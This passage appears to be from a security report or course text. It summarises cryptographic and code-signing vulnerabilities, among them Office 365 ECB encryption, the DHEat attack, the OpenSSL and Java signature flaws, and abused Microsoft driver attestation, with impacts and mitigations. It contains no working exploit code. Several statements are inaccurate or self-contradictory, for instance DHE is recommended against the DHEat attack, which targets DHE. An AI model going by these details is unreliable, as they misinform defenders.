
Introduction:

Microsoft Office 365 Message Encryption (OME) claims to offer a way to send and receive encrypted email messages between users inside and outside an organization without revealing anything about the communications themselves.


A consequence of the newly disclosed issue is that rogue third parties gaining access to encrypted email messages may be able to decipher the messages, effectively breaking confidentiality protections.

Description:

When using Electronic Codebook or ECB encryption mode, the simplest and weakest messages are divided into a series of blocks, and each block is encrypted separately. The plaintext that's the same in different blocks produces identical ciphertext.



Electronic Codebook (ECB) mode encryption




Electronic Codebook (ECB) mode decryption

In the case of an image where pixels of the same color get represented by the same plaintext, the corresponding ciphertext is also the same for like pixels, which makes the image visible through the ciphertext.

The disadvantage of this method is a lack of diffusion. Because ECB encrypts identical plaintext blocks into identical ciphertext blocks, it does not hide data patterns well. ECB mode can also make protocols without integrity protection even more susceptible to replay attacks, since each block gets decrypted in exactly the same way. ECB is not recommended for use in cryptographic protocols.


A striking example of the degree to which ECB can leave plaintext data patterns in the ciphertext can be seen when ECB mode is used to encrypt a bitmap image which uses large areas of uniform color. While the color of each individual pixel is encrypted, the overall image may still be discerned, as the pattern of identically colored pixels in the original remains in the encrypted version.


Original image | Using ECB allows patterns to be easily discerned | Modes other than ECB result in pseudo-randomness

The leaky nature of ECB makes it unsuitable for secure communication, and cryptography experts advise against using it for cryptographic protocols.

Office 365 Message Encryption (OME) relies on a strong cipher, but that's irrelevant because ECB is weak and vulnerable to cryptanalysis regardless of the cipher used. In other words, when AES is paired with ECB mode, the resulting encryption is poor.

The Microsoft Information Protection (MIP) library has a ProtectionHandler::PublishingSettings class, which has a SetIsDeprecatedAlgorithmPreferred method. This method, Microsoft's documentation explains, sets whether or not a deprecated crypto algorithm (ECB) is preferred for backwards compatibility.


class ProtectionHandler::Publishi

learn.microsoft.com/en-us/information-protection/develop/reference/class_mip_protectionhandler_publishingsettings

Filter by title

ProtectionHandler::Observer
ProtectionHandler::PublishingSettings
ProtectionProfile
ProtectionProfile::Observer
ProtectionProfile::Settings
ProtectionSettings
ProxyAuthenticationError
PublishingLicenseInfo
PublishingUseLicenseRequest
RecommendLabelAction
RemoveContentFooterAction
RemoveContentHeaderAction
RemoveProtectionAction

- **isAuditedExtractionAllowed**: If non-MIP-aware applications are allowed to open protected content

GetIsDeprecatedAlgorithmPreferred function

Gets whether or not deprecated crypto algorithm (ECB) is preferred for backwards compatibility.

Returns: If deprecated crypto algorithm is preferred

SetIsDeprecatedAlgorithmPreferred function

Sets whether or not deprecated crypto algorithm (ECB) is preferred for backwards compatibility.

Parameters:

- **isDeprecatedAlgorithmPreferred**: if deprectated crypto algorithm is preferred

CVSS Score: 7.5 High Severity

Impact:

OME encrypted messages get sent as email attachments, and thus may reside on email systems or may have been intercepted. An attacker with access to a sufficient number of these messages can potentially infer message contents by analyzing repeating ciphertext patterns.

Attackers who are able to get their hands on multiple messages can use the leaked ECB info to figure out the encrypted contents. More emails make this process easier and more accurate, so it's something attackers can perform after getting their hands on email archives stolen during a data breach, or by breaking into someone's email account, e-mail server or gaining access to backups.

An attacker that has a massive database of messages may be able to deduce the content by analyzing patterns within them. The attack can be performed offline on any previously sent, received, or intercepted encrypted messages, noting that there is no way for the organization to prevent analysis of already sent messages.

This security issue may lead to privacy impact as described in EU General Data Protection Regulation (GDPR), State of California Consumer Privacy Act (CCPA), or some other similar legislation. Depending on the content sent via encrypted messages, organizations may need to consider the legal impact of the vulnerability. And then of course, there should also be consideration about the impact the stolen data could have in the event that it is actually stolen.

Mitigation:

Microsoft evidently does not consider this as a problem and hence no code change was made and so no CVE was issued for this vulnerability, but recently Microsoft introduced a data governance system called Microsoft Purview Information Protection.

Microsoft now considers OME a legacy system and recommends customers to use Microsoft Purview Information Protection.

Considering the fact that both versions can coexist, it is highly recommended to edit old mail flow rules that use the rule action Apply the previous version of OME to use Microsoft Purview Message Encryption. Update these rules to use the mail flow rule action Apply Office 365 Message Encryption and rights protection, select "Encrypt" in the RMS template list.

- To specify the legacy version of OME, use the Exchange mail flow rule action Apply the previous version of OME.
- To specify Microsoft Purview Message Encryption, use the Exchange mail flow rule action Apply Office 365 Message Encryption and rights protection.

Organizations that are using Office 365 Message Encryption should also consider the legal ramifications of this vulnerability, particularly with regard to EU and California privacy rules.

References:

1. https://labs.withsecure.com/advisories/microsoft-office-365-message-encryption-insecure-mode-of-operation
2. https://en.wikipedia.org/wiki/Codebook
3. https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation#Electronic_codebook_(ECB)
4. https://csrc.nist.gov/News/2022/proposal-to-revise-sp-800-38a
5. https://nvd.nist.gov/vuln/detail/CVE-2020-11500
6. https://learn.microsoft.com/en-us/information-protection/develop/reference/class_mip_protectionhandler_publishingsettings
7. https://learn.microsoft.com/en-us/purview/ome-version-comparison

6.9 DHEAT ATTACK

Denial-of-service (DoS) Attack Can be Initiated by Forced DH Key Exchange

Introduction-

By using the Diffie-Hellman Key Agreement Protocol, remote attackers might initiate costly server-side DHE modular-exponentiation computations by sending random integers that aren't really public keys. This type of attack is known as a D(HE)at or D(HE)ater attack. The client requires relatively minimal network bandwidth and CPU power. If a client can force a server to use its biggest supported key size, the attack can cause greater havoc. The fundamental attack scenario requires the server to be set up to permit DHE communication, and the client to assert that it can only connect with DHE.

Common terms are defined as,

Dos attack, a Denial-of-service attack is an attempt to make a computer resource unavailable to its intended users by flooding its bandwidth with numerous amounts of traffic.

TLS, which stands for Transport Layer Security, is a cryptographic protocol designed to secure communication over a computer network. It ensures privacy, data integrity, and authentication between two communicating applications. TLS is the successor to the earlier SSL (Secure Sockets Layer) protocol.

Ephemeral keys, often referred to as "ephemeral key pairs" or "ephemeral keys," are cryptographic keys that are generated for a single session or a short period of time. They are used in various cryptographic protocols to provide a higher level of security by limiting the exposure of long-term key material.

Internet Protocol Security (IPsec) is a comprehensive suite of protocols that secures Internet Protocol (IP) communications. It provides a framework for securing IP traffic, ensuring confidentiality, integrity, and authenticity of data exchanged between network devices. IPsec operates at the network layer of the OSI model and is widely used to create Virtual Private Networks (VPNs) and secure communication between devices over the internet.

CVSS Score: 7.5 High Severity

Description

The CVSS 3.1 base score of CVE-2002-20001 is 7.5, indicating high severity but is not critical. However, it should be mentioned that a denial-of-service attack affects only availability. Since confidentiality, integrity, and scope are unaffected, it cannot achieve a higher base score, so this is practically the highest possible severity for a denial-of-service attack. However, an attacker can exploit the vulnerability and perform a denial-of-service attack with a low-bandwidth network connection without authentication, privilege, or user interaction. Along with the fact that this vulnerability cannot be fixed, as it exploits a particularity of the Diffie-Hellman key exchange algorithm, it can be mitigated in some ways.

- **How widespread is Diffie-Hellman key exchange?**

  Extremely common. Popular cryptographic protocols like Mbed TLS, GnuTLS, OpenSSL, and others include Diffie-Hellman. Many servers still use it, and the majority of cryptographic protocol libraries support it. That part, though, might differ from protocol to protocol. The consumption ratio is influenced by both the application and cryptography protocols. The attack can succeed despite the fact that the elliptic-curve-based Diffie-Hellman (ECDHE) version is recommended over the original DHE version. It is sufficient for DHE to be enabled in the server setup; preference is not required.

  While its primary benefit over the RSA method is forward secrecy, DHE also offers backward compatibility with older client programs that do not implement ECDHE. The key exchange techniques are future-proof because of a feature called forward secrecy. Even in cases when the master secret is revealed, the intercepted encrypted communication remains unintelligible if the key is transferred through an algorithm with this particular attribute.

- **Why does it affect more in cases of TLS, SSH, IPSec, and OpenVPN?**

  Since it offers forward secrecy as well as backward compatibility. Except for TLS, speed is typically not a major concern because the protocols used by the application servers for SSH and VPNs (Virtual Private Networks), such as IPsec and OpenVPN, can only manage a limited number of new connections. Given that forward secrecy is crucial for remote access protocols like SSH and IPsec, a key exchange procedure with inferior performance (DHE) is acceptable because the cryptographic handshake is infrequent.

Impact

The DHEat attack targets websites, mail servers, and other Transport Layer Security (TLS)-dependent services that allow Diffie-Hellman key exchange with ephemeral keys (DHE cypher suites). Services that use other cryptographic protocols may potentially be impacted.

This flaw might cause some vulnerabilities in terms of scenarios which are mentioned as,

1. Resource Exhaustion Attack:

➢ Key Generation Overhead- The process of creating cryptographic keys, particularly during a Diffie-Hellman key exchange, can be computationally intensive. An attacker might flood a server with key exchange requests, exhausting its processing capabilities and triggering a Denial-of-service for genuine users.

➢ Large Computations- In the case of DH, if the server is set to utilise a big prime number or if the attacker demands key exchanges with many bits, the server's capacity to handle other genuine requests may suffer.

2. <u>Reflection Attacks:</u>

➢ Amplification- An attacker might use reflection techniques where they send a small request to a server, but the server's response is much larger. By spoofing the source address of the request, the attacker can cause the server to send large amounts of data to a victim, overwhelming the victim's resources and leading to a DoS condition.

3. <u>Algorithmic Vulnerabilities:</u>

➢ Cryptographic Weaknesses- If the cryptographic techniques used during the key exchange have flaws, an attacker might exploit them to force the server to do resource-intensive computations, resulting in a deterioration of service.

- **Can someone detect who has exploited this vulnerability against us?**

The fact that a client connection was lost during the cryptographic handshakes can be recorded by an application server. Even if it could happen in everyday situations, it might be regarded as suspicious conduct. It is likely an assault because of the many log messages indicating that the connection was dropped during the handshake phase.

Mitigation-

1) <u>Ephemeral Key Exchange:</u>

Consider employing ephemeral key exchange methods like Ephemeral Diffie-Hellman (DHE) or Ephemeral Elliptic Curve Diffie-Hellman (ECDHE) to achieve complete forward secrecy. This guarantees that compromising a long-term key does not affect previous session keys.

2) <u>Rate Limiting:</u>

Implement rate restriction methods to limit the amount of key exchange requests from a single source over a certain time period. This can assist reduce the effect of resource exhaustion attacks by restricting how quickly an attacker can overwhelm the system with requests.

3) <u>Monitoring and Anomaly Detection:</u>

Checking network traffic and key exchange operations for strange patterns or surges. Implement anomaly detection methods to identify and respond to unusual behaviour that might suggest a DoS assault.

4) Resource Scaling:
   Ensure that server resources, particularly those used in cryptographic processes such as key exchange, are properly scaled to manage genuine loads. This includes factoring in the amount of prime integers used in DH key exchange, which might affect computing cost.

5) Cryptographic Best Practices:
   Follow cryptographic best practices, such as employing strong and secure key lengths, selecting safe algorithms, and remaining up to date on any flaws or shortcomings in cryptographic protocols.

6) Intrusion Detection/Prevention Systems:
   Set up IDS/IPS systems to identify and respond to future DoS attacks. These systems may examine network traffic patterns and behaviour to detect abnormalities indicating an ongoing attack.

7) Content Delivery Networks (CDNs):
   Use CDNs to distribute traffic over various servers and regions, therefore spreading the load and mitigating the impact of DoS attacks.

8) Incident Response Plan:
   Develop and maintain an incident response plan to respond promptly to potential DoS attacks. This includes procedures for isolating affected systems, communication strategies, and coordination with relevant stakeholders.

References-

1. https://dheatattack.com/
2. https://github.com/c0r0n3r/dheater#configuration
3. NVD - CVE-2002-20001 (nist.gov)

6.10: Bug in OpenSSL BN_mod_sqrt() functions CVE-2022-0778

Introduction:

A security vulnerability falling under the buffer overflow category that can enable a Denial-of-service (DoS) attack by exploiting a flaw within the BN_mod_sqrt() function was discovered in the OpenSSL library.

The function BN_mod_sqrt() is responsible for computing modular square roots but harbors a defect that can result in an endless loop when applied to non-prime moduli. Craftily creating a certificate with incorrect elliptic curve parameters can trigger this infinite loop. This security concern primarily occurs in the Open SSL software. It poses a considerable threat to system availability due to its low complexity for attackers, ultimately resulting in a significant impact. The primary avenue for launching this attack is through network communication.

CVSS Score: **7.5 High severity**

Description:

The BN_mod_sqrt() function plays a critical role in scenarios involving certificate parsing, particularly in cases where elliptic curve public keys are provided in compressed form or explicit elliptic curve parameters are encoded in a compact format. Within this context, a vulnerability could lead to an infinite loop, which malicious actors can exploit by crafting certificates or private keys with intentionally invalid explicit curve parameters.

This vulnerability extends its reach to various applications and systems, including TLS clients handling server certificates, TLS servers processing client certificates, hosting providers accepting certificates or private keys from their customers, and certificate authorities parsing subscriber certification requests. Additionally, any application utilizing the BN_mod_sqrt() function with parameter values that an attacker can control may be susceptible to this Denial-of-service issue.

It is important to note that in the OpenSSL 1.0.2 version, the public key is not parsed during the initial stages of certificate processing, which adds a layer of complexity to triggering the infinite loop. However, the loophole still exists, as any operation necessitating the public key from the certificate will eventually lead to an endless loop. Consequently, attackers can leverage this vulnerability by employing self-signed certificates to induce the infinite loop during the verification of the certificate signature, posing a potential threat to system security.

Exploitation:

In exploiting this vulnerability, OpenSSL may trigger an endless loop by invoking BN_mod_sqrt() with erroneous parameters during parameter processing. These problematic elliptic curve parameters can be injected into OpenSSL via various avenues, such as X.509 certificates employed in TLS connections, public and private keys, certificate signing requests, and similar input points where applications handle elliptic curve parameters.

Impact:

The successful exploitation of the weakness in OpenSSL versions 1.0.2, 1.1.1, and 3.0, triggers a Denial-of-service attack by manipulating malicious Elliptic Curve parameters.

Mitigation:

The issue was addressed in releases of March 15th, 2022, with the following fixes:

- Resolved in OpenSSL version 3.0.2, impacting versions 3.0.0 and 3.0.1.
- Mitigated in OpenSSL version 1.1.1n, affecting versions 1.1.1 to 1.1.1m.
- Addressed in OpenSSL version 1.0.2zd, affecting versions 1.0.2 to 1.0.2zc.

References:

1. https://nvd.nist.gov/vuln/detail/CVE-2022-0778
2. https://www.imperialviolet.org/2022/03/15/pickingparameters.html
3. https://access.redhat.com/security/cve/cve-2022-0778

6.11 Flaw in OpenJDK Leads to Signature Verification Bypass CVE--2022-21449

Introduction:

A vulnerability in Java's ECDSA implementation was discovered by Neil Madden, which allows creating a signature that would always be verified as valid. Neil shared more details in his blog titled Psychic Signature in Java.

This vulnerability is primarily common in Oracle JAVA SE and Oracle GraalVM Enterprise edition products of Oracle Java SE with its components & libraries. It utilizes a network as an attack vector, low attack complexity, and high integrity impact.

CVSS Score: 7.5 High severity

Description:

Neil Madden, in November, found a signing issue in the different versions of Oracle JAVA SE and its enterprise edition. The problem was sent to Oracle in the OpenJDK vulnerability report that focused on determining the JDK change that triggered a bug in JAVA 15.

Oracle initially acknowledged it, confirmed the bug with tracking ID S559193, and intimated that it would be patched in the Critical Patch Update (CPU).

Recent versions of Java, including Java 15, 16, 17, and 18, have been discovered to have a susceptibility similar to a specific type of manipulation in implementing widely used ECDSA signatures. This vulnerability could enable malicious actors to exploit security gaps, creating fraudulent SSL certificates and manipulating essential processes like SSL handshakes, signed JWTs, SAML assertions, OIDC id tokens, and even WebAuthn authentication messages. This exploit is equivalent to having a blank canvas to work with digitally.

The use of ECDSA signatures in various security mechanisms makes them particularly susceptible. In the presence of this vulnerability, an attacker can effortlessly sidestep these protective measures if the server employs any of the Java as mentioned above versions (15, 16, 17, or 18).

I want to see some more explanation on EC curves and how it gets exploited in Java when the condition n= 0(mod n) is met when the coefficient becomes zero.

The primary focus of this vulnerability centres around Java deployments, primarily impacting clients that run sandboxed Java Web Start applications or sandboxed Java applets. These clients often execute code from untrusted sources, such as the internet, relying on the Java sandbox for security.

Moreover, this security flaw can also be exploited by exploiting APIs within the specified component. For instance, a potential avenue for exploitation could involve a web service providing data to these APIs.

Exploitation:

An easily exploitable vulnerability has been identified, potentially allowing an unauthorized attacker with network access to compromise Oracle Java SE and Oracle GraalVM Enterprise Edition. This vulnerability affects multiple protocols.

Impact:

The vulnerability impacts specific versions, including Oracle Java SE 17.0.2 and 18 and Oracle GraalVM Enterprise Edition 21.3.1 and 22.0.0.2. Exploiting this vulnerability can lead to unauthorized manipulation of essential data or complete access to all data accessible through Oracle Java SE and Oracle GraalVM Enterprise edition.

Mitigation:

- Addressed in the April 2022 Critical Patch Update (CPU).
- Resolved within the OpenJDK CLASS L component.
- The corresponding component ID: 621800100

References:

1. https://nvd.nist.gov/vuln/detail/cve-2022-21449
2. https://neilmadden.blog/2022/04/19/psychic-signatures-in-java/
3. https://access.redhat.com/security/cve/cve-2022-21449

6.12 Buffer Overflow Vulnerability in OpenSSL X.509 Certificate Verification - X.509 Email Address Variable Length Buffer Overflow

Introduction:

OpenSSL, on November 01st, 2022, published an advisory about the following two high-severity security issues:

- CVE-2022-3786 - X.509 Email Address Variable Length Buffer Overflow - This issue was discovered on 18th October 2022 by Viktor Dukhovni while researching CVE-2022-3602.
- CVE-2022-3602 - X.509 Email Address 4-byte Buffer Overflow - This issue was reported to OpenSSL on 17th October 2022 by Polar Bear.

The fixes for both issues were developed by Dr. Paul Dale.

Description:

Most web servers across the internet and intranets alike use SSL certificates to secure connections. These certificates are traditionally generated by OpenSSL – a general purpose cryptography library that enables open-source implementation of SSL and Transport Layer Security (TLS).

CVE-2022-3786: A buffer overrun can be triggered in X.509 certificate verification, specifically in name constraint checking. This occurs after certificate chain signature verification and requires either a CA to have signed a malicious certificate or for an application to continue certificate verification despite failure to construct a path to a trusted issuer. An attacker can craft a malicious email address in a certificate to overflow an arbitrary number of bytes containing the `.' character (decimal 46) on the stack. This buffer overflow could result in a crash (causing a Denial-of-service).

CVE-2022-3602: A buffer overrun can be triggered in X.509 certificate verification, specifically in name constraint checking. This occurs after certificate chain signature verification and requires either a CA to have signed the malicious certificate or for the application to continue certificate verification despite failure to construct a path to a trusted issuer. An attacker can craft a malicious email address to overflow four attacker-controlled bytes on the stack. This buffer overflow could result in a crash (causing a Denial-of-service) or potentially remote code execution. Many platforms implement stack overflow protections which would mitigate against the risk of remote code execution. The risk may be further mitigated based on stack layout for any given platform/compiler.

In a TLS client, this can be triggered by connecting to a malicious server. In a TLS server, this can be triggered if the server requests client authentication and a malicious client connects.

CVSS Score: 7.5 High severity

Impact:

OpenSSL versions 3.0.0 to 3.0.6 are impacted by these vulnerabilities. Any OpenSSL 3.0 application that verifies X.509 certificates received from untrusted sources should be considered vulnerable. This includes TLS clients, and TLS servers that are configured to use TLS client authentication. OpenSSL 1.0.2, 1.1.1 and other earlier versions are not affected.

- According to OpenSSL, an issue rated as critical affects common and likely exploitable configurations. For example, bad actors could exploit the vulnerability to access server memory contents, or remotely access private server keys or other situations where remote code execution is likely to occur.
- Given that roughly two thirds of web servers use OpenSSL, the potential impact of this vulnerability could be significant.

The silver lining to this announcement is that OpenSSL version 3 is relatively new and has a somewhat low adoption curve, so the vast majority of users are on the older, unaffected version. However, the newest versions of Linux operating systems such as Ubuntu 22 and Red Hat Enterprise Linux 9 use the vulnerable versions of OpenSSL.

Mitigation:

OpenSSL released OpenSSL 3.0.7 to fix both issues. It is highly recommended to upgrade to the latest version OpenSSL 3.0.7. Many platforms implement stack overflow protections which would mitigate against the risk of remote code execution. The risk may be further mitigated based on stack layout for any given platform/compiler.

References:

1. https://www.openssl.org/news/secadv/20221101.txt
2. https://nvd.nist.gov/vuln/detail/CVE-2022-3786
3. https://github.com/advisories/GHSA-8rwr-x37p-mx23

6.13 Microsoft Digital Certificates Have Once Again Been Abused to Sign Malware

Introduction:

During an incident response investigation, Mandiant discovered a malicious driver that could terminate select processes on Windows systems. The driver was used to attempt to terminate the Endpoint Detection and Response (EDR) agent on the endpoint. Mandiant tracks the malicious driver and its loader as POORTRY and STONESTOP, respectively.

Soon after the initial discovery, Mandiant observed a POORTRY driver sample signed with a Microsoft Windows Hardware Compatibility Authenticode signature. Careful analysis of the driver's Authenticode metadata led to a larger investigation into malicious drivers signed via the Windows Hardware Compatibility Program.

The investigation found that the malicious drivers are signed directly by Microsoft. This makes it difficult to identify the original software vendor, as this information is not included in the signature. Several distinct malware families, associated with distinct threat actors, have been signed with this process. Mandiant identified at least nine unique organization names associated with attestation signed malware.

CVSS Score: 7 Critical Severity

Description:

Trust is essential in any relationship, including the relationship between software and

Trust is essential in any relationship, including the relationship between software and users. The software can be opaque to users, making it difficult to verify its trustworthiness. Code signing is a way to ensure the integrity and authenticity of the software. Code signing works by using a digital signature to bind a software file to the identity of its creator. This signature is created by a trusted certificate authority (CA), which verifies the identity of the software creator. When a user's computer encounters a code-signed file, it can use the signature to verify that the file has not been tampered with and that it was created by the software creator.

Code signing is enforced differently by different operating systems and file types. For example, Windows will only allow signed code to execute. On the other hand, macOS will allow unsigned code to execute, but it will display a warning to the user. Code signing is an important security feature that can help to protect users from malware and other malicious software. By verifying the identity of the software creator, code signing helps to ensure that the software is what it claims to be.



Code is hashed using a hashing algorithm
Hash is signed with private key
Hash is packaged with the data and certificate
Code
Hash of Code
Signed Hash
Code
Signed Hash
Certificate

Figure 1: Code signing overview (source)

Microsoft's code signing implementation for Windows binaries is called Authenticode. Authenticode has several features that are specific to drivers and driver packages. These features help hardware vendors to get their drivers signed properly through the Windows Hardware Compatibility Program. For example, Authenticode allows hardware vendors to sign their drivers with a Microsoft-issued code signing certificate. This certificate provides a high level of trust for drivers, and it helps to ensure that drivers are not tampered with. Authenticode also includes features that allow hardware vendors to track the distribution of their drivers. This helps to ensure that drivers are only distributed through legitimate channels. Overall, Authenticode is a powerful tool that can help hardware vendors to ensure the security and integrity of their drivers.

Exploitation:

According to Mandiant, UNC3944, a financially motivated threat group, has been observed using malware that has been signed through the attestation signing process. The group has been active since at least May 2022 and typically gains initial network access through stolen credentials obtained from SMS phishing operations. In some cases, the group's post-compromise objectives have focused on accessing credentials or systems used to enable SIM-swapping attacks, likely in support of secondary criminal operations occurring outside of victim environments.

Mandiant has reported that UNC3944 has been using STONESTOP and POORTRY since August 2022. STONESTOP is a Windows userland utility that creates and loads a malicious driver to terminate processes. The malicious driver is tracked by Mandiant as POORTRY. POORTRY is a Windows driver that implements process termination and requires a userland utility to initiate the functionality. At driver entry, it registers device \device\KApcHelper1 for interaction by user-space utilities like STONESTOP. Mandiant has observed signed POORTRY drivers dating back to June 2022 with a mix of certificates, including stolen certificates that have been widely circulated. The usage of POORTRY is consistent with malware available for purchase or shared freely between different groups and appears across different threat groups.

Impact:

Mandiant has discovered suspicious samples that have led to multiple development environment artefacts, including program database (PDB) paths, which suggest the involvement of multiple development environments and potentially multiple malware authors. Mandiant has previously observed cases where groups use a common criminal service for code signing, which is not a new phenomenon and has been documented by the Certified Malware project at the University of Maryland in 2017.

Mandiant believes that this is what is happening with the suspicious attestation of signed drivers and related EV-signed samples. Threat actors commonly use stolen or fraudulently obtained code signing certificates, and providing these certificates or signing services has proven to be a lucrative niche in the underground economy. Mandiant has identified numerous threat actors and services advertising in various languages, including English, Russian, and Chinese, that claim to provide code-signing certificates or sign malware on behalf of threat actors. For instance, Mandiant identified several instances where threat actors involved in Trickbot operations purchased code signing certificates from multiple threat actors, with observed pricing ranging between approximately $1,000-$3,000 USD for a single certificate.

Mandiant has observed that some actors are attempting to sign malware drivers with WHQL certificates, despite the challenges involved. They have also identified multiple websites that offer WHQL driver-signing services to businesses. While it is not possible to say for certain whether these services are being used to sign malicious drivers, it is a possibility.

Mandiant has also found a pattern of malicious attestation signed drivers that contain the program corresponding to EV certificates that have also signed other suspected malicious samples. These certificates appear to be issued primarily by Digicert and Globalsign to Chinese customers, suggesting that a Chinese market certificate reseller or signing service may be involved.

Based on the different company names and development environments identified, Mandiant suspects that there is a service provider that is getting these malware samples signed through the attestation process on behalf of the actors. However, this assessment is made with low confidence.

Mitigation:

Attestation signing is a way for Microsoft to verify that a driver is legitimate. This makes it difficult to detect malicious attestation signed drivers at runtime because most security tools will trust drivers that are signed by Microsoft. Instead, organizations need to use behavioural detections to look for suspicious activity, such as rootkits. However, there are also ways to proactively search for attestation signed drivers.

YARA rules can be used to identify malicious attestation signed binaries.

The M_Hunting_Signed_Driver_Attestation_1 rule matches the presence of the OLEs and the Microsoft Windows Hardware Compatibility Publisher certificate subject.

The M_Win_Hunting_CertEngine_Attestation_ProgramName_1 rule can be used to identify samples that were signed by companies that have been known to abuse the attestation process in the past.

The M_CertEngine_Malicious_Attestation_Signed_Driver rule can be used to identify samples that have been flagged as malicious by VirusTotal.

Finally, the M_Hunting_Win_ConventionEngine_PDB_Attestation_Multiple_1 rule can be used to identify samples that contain strings that are known to be associated with malware.

It is important to remember that not all samples that are signed with attestation certificates are malicious. However, these rules can be used to identify samples that are more likely to be malicious, and that warrant further investigation.

References:

1. https://www.mandiant.com/resources/blog/hunting-attestation-signed-malware
2. https://cs.beta.fletch.ai/p/i-solemnly-swear-my-driver-is-up-to-no-good-hunting-for-attestation-signed-malware
3. https://www.exclusive-networks.com/be/i-solemnly-swear-my-driver-is-up-to-no-good-hunting-for-attestation-signed-malware/

6.14: HertzBleed Attack CVE-2022-24436

Introduction:

HertzBleed attack is a side-channel attack to steal confidential information by analysing changes in CPU frequency while performing cryptographic operations for SIKE scheme.

Discovered by researchers from University of Austin & University of Illinois, HertzBleed attacks is possible on Intel, ARM, AMD and all other processors using Dynamic Voltage & Frequency Scaling

CVSS Score: **6.5 Medium Severity**

Description:

Hertz Bleed is a new family of side-channel attacks: frequency side channels. In the worst

